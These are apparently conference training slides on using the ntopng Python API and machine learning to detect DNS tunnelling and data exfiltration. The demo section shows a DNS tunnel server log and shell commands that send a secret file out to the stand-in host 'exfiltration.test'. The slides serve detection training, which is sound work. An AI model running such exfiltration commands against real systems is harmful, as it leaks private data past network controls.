Using ntop API and machine learning in order to detect suspicious activities in the network

Antonio Pandolfi

Disclaimer

Opinions expressed are solely my own and do not express the views or opinions of my employer.

Agenda

- *Introduction*
- *Overviews*
  - *ntop API*
  - *data exfiltration*
  - *DNS tunnelling*
  - *machine learning*
- *Exercises*
  - Takeaway #1: use and extend ntop API
  - Takeaway #2: prepare data to analyze
  - Takeaway #3: putting everything together

Introduction

5 years ago...

PROTOCOL TUNNELLING
DETECTION USING NTOP

HAPPY BIRTHDAY

KEEP
CALM
AND
IT'S MY 20th
BIRTHDAY

CONTL. [illegible]

20181026happy_birthday_ntop

- Protocol Tunnelling
  - DNS Tunnelling
  - ICMP Tunnelling
- Utilizzi
  - Bypass captive portal
  - Data exfiltration
  - C2 communication
- Come utilizzare ntop per rilevare questa tecnica

Overviews

What has changed in the last 5 years?


- ntop introduced Python3 API
- Machine learning has become increasingly widespread and discussed
- Data exfiltration is still a widely used technique

In this presentation, we will briefly overview the topics and concepts that we will cover soon in the training.

ntop Python3 API

ntopng provides a Python 3 API for querying the engine and retrieve traffic information by using the Python language.


https://www.ntop.org/guides/ntopng/api/python/index.html



https://github.com/ntop/ntopng/tree/dev/python/examples

Data Exfiltration


Data exfiltration occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer. It is also commonly called data extrusion or data exportation



https://en.wikipedia.org/wiki/Data_exfiltration

DNS Tunneling

An attacker can use DNS requests to implement a command and control channel for malware because organizations allow DNS traffic to pass through their firewalls. Inbound DNS traffic carries commands to the malware so that outbound traffic can exfiltrate data or respond to the malware operator requests, which go to attacker-controlled DNS servers.



DNS Tunneling

```
[UDP]  [13:31:29.804] Received 40 bytes from ('192.168.1.8', 39435)
[***]  [13:31:29.805] DNS QTYPE is 1
[***]  [13:31:29.805] Original data length 3 bytes
[***]  [13:31:29.805] b'dns'...
[DNS]  [13:31:29.806] Sending back the request in size 72 bytes

[UDP]  [13:31:30.995] Received 44 bytes from ('192.168.1.8', 60062)
[***]  [13:31:30.996] DNS QTYPE is 1
[***]  [13:31:30.996] Original data length 5 bytes
[***]  [13:31:30.996] b'prova'...
[DNS]  [13:31:30.997] Sending back the request in size 92 bytes

[UDP]  [13:31:34.852] Received 52 bytes from ('192.168.1.8', 36416)
[***]  [13:31:34.853] DNS QTYPE is 1
[***]  [13:31:34.854] Original data length 11 bytes
[***]  [13:31:34.854] b'1 2 3 prova'...
[DNS]  [13:31:34.856] Sending back the request in size 132 bytes

[UDP]  [13:31:39.935] Received 44 bytes from ('192.168.1.8', 51491)
[***]  [13:31:39.936] DNS QTYPE is 1
[***]  [13:31:39.936] Original data length 6 bytes
[***]  [13:31:39.936] b'check '...
[DNS]  [13:31:39.937] Sending back the request in size 92 bytes

[UDP]  [13:32:27.744] Received 80 bytes from ('192.168.1.8', 38501)
[***]  [13:32:27.744] DNS QTYPE is 1
[***]  [13:32:27.744] Original data length 32 bytes
[***]  [13:32:27.744] b'ntopconf23\n\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
[DNS]  [13:32:27.745] Sending back the request in size 272 bytes

[UDP]  [13:32:42.204] Received 80 bytes from ('192.168.1.8', 44992)
[***]  [13:32:42.204] DNS QTYPE is 1
[***]  [13:32:42.204] Original data length 32 bytes
[***]  [13:32:42.204] b'ntopconf23\n\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
[DNS]  [13:32:42.205] Sending back the request in size 272 bytes
```

```
> ^Cap@nt:~/dns-tunnel$ python3 client.py -T  -c exfiltration.test:53 -d exfiltration.test
> test
$ test
> exfiltration
$ exfiltration
> dns
$ dns
> prova
$ prova
> 1 2 3 prova
$ 1 2 3 prova
> check
$ check
```

```
ap@nt:~/dns-tunnel$ cat supersecret.txt
ntopconf23
ap@nt:~/dns-tunnel$ python3 client.py -F /home/ap/dns-tunnel/supersecret.txt -c exfiltration.test:53
```

DNS DPI	UDP	nt.station L :34173	exfiltration.test L :domain	< 1 sec	Client Server	0 bps —	822 Bytes —	udgv4dcbhbmqgbm90igfyz3muzmlszsb…
DNS DPI	UDP	nt.station L :41977	exfiltration.test L :domain	< 1 sec	Client Server	0 bps —	822 Bytes —	gc2vszi5kb21haw4gpsbhcmdzlmrvbwf…
DNS DPI	UDP	nt.station L :36873	exfiltration.test L :domain	< 1 sec	Client Server	0 bps —	822 Bytes —	gicagicagicagicanww91ig5lzwqgdg8…
DNS DPI	UDP	nt.station L :56897	exfiltration.test L :domain	< 1 sec	Client Server	0 bps —	822 Bytes —	ligfuzcbhcmdzlnjhbmqpogogicagica…
DNS DPI	UDP	nt.station L :51946	exfiltration.test L :domain	< 1 sec	Client Server	0 bps —	268 Bytes —	zxhmawx0cmf0aw9u.exfiltration.te…

Machine Learning

Machine learning is a subset of artificial intelligence (AI) where systems are trained to learn from data and make decisions or predictions without being explicitly programmed for the task.

Types of Machine Learning:

- *Supervised Learning*
  - Algorithms are trained using labeled data. Once training is complete, the algorithm can start making predictions or decisions without human intervention.
- *Unsupervised Learning*
  - Algorithms are used to find patterns or relationships in unlabelled data.
- *Reinforcement Learning*
  - An agent interacts with an environment and learns by receiving rewards or penalties based on its actions.
- *Semi-supervised and Active Learning*
  - These lie between supervised and unsupervised learning. They use both labeled and unlabeled data or seek labels for the most informative examples.

Machine Learning

Algorithms and Models

- *Linear Regression, Logistic Regression*
  - For predicting continuous values and binary outcomes, respectively.
- *Decision Trees and Random Forests*
  - For classification and regression tasks.
- *Neural Networks*
  - Inspired by human brains, especially useful for complex tasks like image and speech recognition.
- …

Overfitting & Regularization:

- *Overfitting:* happens when a model learns the training data too well, including its noise and outliers, making it perform poorly on new, unseen data.
- *Regularization techniques (like L1 and L2 regularization):* help prevent overfitting.

Exercises

Let's move to the github repository where are the resources and 3 exercises that we will do during the training

https://github.com/pmorphin/ntopconf

Q&A

Thanks :)